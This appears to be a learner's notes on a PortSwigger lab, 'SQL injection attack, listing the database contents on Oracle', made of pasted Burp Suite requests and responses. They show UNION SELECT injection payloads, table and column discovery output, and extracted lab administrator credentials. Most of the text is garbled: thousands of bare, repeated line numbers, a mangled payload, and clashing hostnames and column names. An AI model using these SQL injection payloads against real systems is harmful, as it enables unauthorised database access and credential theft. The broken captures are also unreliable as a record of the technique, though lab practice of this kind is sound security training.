5 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
6 Accept: */*
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Referer: https://0.0.0.0:8080/d72d10013007b/web-security-academy.net/
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: -1
16 Te: trailers
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
789
789
790
791
792
793
794
795
796
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2198
2199
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2239
2240

```

Burp Suite Professional v2024.1.1 - Temporary Project - licensed to h311oworld

Request

```
1 GET /filter?category=
2 Host: 0a8600a30398cb8d0fc9c700c200bd.web-security-academy.net
3 Cookie: session=I4vUxmPSktGmXp0IPe8y5y0LTVosusu
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a8600a30398cb8d0fc9c700c200bd.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
```

Response

```
<section>
<table class="is-table-longdescription">
<tbody>
<tr>
<th> password_jroesol
</th>
<tr>
<td> lzu7j8je2em700d20yj0
</td>
<tr>
<th> username_pb1rgf
</th>
<tr>
<td> wiener
</td>
<tr>
<th> y78p8ihwww4eq4iy50a
</th>
<tr>
<td> administrator
</td>
</tbody>
</table>
</section>
<div class="footer-wrapper">
</div>
</div>
</body>
</html>
```

Burp Suite Professional v2024.1.1 - Temporary Project - licensed to h311oworld

Request

```
1 GET /filter?category=
2 UNION+SELECT=password_jroesol,username_pb1rgf+FROM+users+syidjg-1
3 Host: 0a8600a30398cb8d0fc9c700c200bd.web-security-academy.net
4 Cookie: session=I4vUxmPSktGmXp0IPe8y5y0LTVosusu
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Referer: https://0a8600a30398cb8d0fc9c700c200bd.web-security-academy.net/
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16 Te: trailers
17
```

Response

```
<td>
<tr>
<th> password_jroesol
</th>
<tr>
<td> lzu7j8je2em700d20yj0
</td>
<tr>
<th> username_pb1rgf
</th>
<tr>
<td> wiener
</td>
<tr>
<th> y78p8ihwww4eq4iy50a
</th>
<tr>
<td> administrator
</td>
</tbody>
</table>
</section>
<div class="footer-wrapper">
</div>
</div>
</body>
</html>
```

for login :

username: `administrator`

password: `y78p8ihwww4eq4iy50a`

WebSecurity Academy | SQL injection attack, listing databases

Congratulations, you solved the lab!

Share your skills! Continue learning >

My Account

Your username is: `administrator`

Email:

▼ <https://portswigger.net/web-security/sql-injection/examining-the-database/lab-listing-database-contents-oracle>

```

HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Content-Optimizations: SAMEORIGIN
Content-Length: 3822
<!DOCTYPE html>
<html>
    <head>
        <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
        <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
        <title>SQL injection attack, listing the database contents on Oracle</title>
        <script src="/resources/labheader/js/labHeader.js"></script>
        <div id="academyLabHeader">
            <section class="academyLabBanner">
                <div class="container">
                    <div class="logo"></div>
                    <div class="title-container">
                        <h2>SQL injection attack, listing the database contents on Oracle</h2>
                    </div>
                </div>
            </section>
        </div>
    </head>
    <body>
        <script src="/resources/labheader/js/labHeader.js"></script>
        <div id="academyLabHeader">
            <section class="academyLabBanner">
                <div class="container">
                    <div class="logo"></div>
                    <div class="title-container">
                        <h2>SQL injection attack, listing the database contents on Oracle</h2>
                    </div>
                </div>
            </section>
        </div>
    </body>
</html>

```

there is no more then 2 column's

```

HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Content-Optimizations: SAMEORIGIN
Content-Length: 2055 bytes | 1079 millis
<table>
    <thead>
        <tr>
            <th>SYSTEM_PRIVILEGE_MAP</th>
        </tr>
    </thead>
    <tbody>
        <tr>
            <td>TABLE_PRIVILEGE_MAP</td>
        </tr>
        <tr>
            <td>WRI$_ADV_ASA_REC_DATA</td>
        </tr>
        <tr>
            <td>WR$REPLAY_CALL_FILTER</td>
        </tr>
    </tbody>
</table>

```

i have found the name of table `USERS_SXMYY`

```

HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Content-Optimizations: SAMEORIGIN
Content-Length: 4338 bytes | 454 millis
<table>
    <thead>
        <tr>
            <th>EMAIL</th>
            <th>PASSWORD_HJHQV</th>
            <th>USERNAME_EHVLMK</th>
        </tr>
    </thead>
    <tbody>
        <tr>
            <td></td>
            <td></td>
            <td></td>
        </tr>
    </tbody>
</table>

```

i have found the column's of password and column (extra is email no need )

```

1 GET /filter?category='UNION SELECT NULL,NULL,NULL--' HTTP/2
2 Host: oadb062046f580fc941e0f40051004a.web-security-academy.net
3 Cookie: session=uvRkTU9b9eq0d0rj991hm4BNM3U1IR
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://oedb062046f580fc941e0f40051004a.web-security-academy.net/filter?category=Food%26Drink
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u0, i
15 Te: trailers
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
789
789
790
791
792
793
794
795
796
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
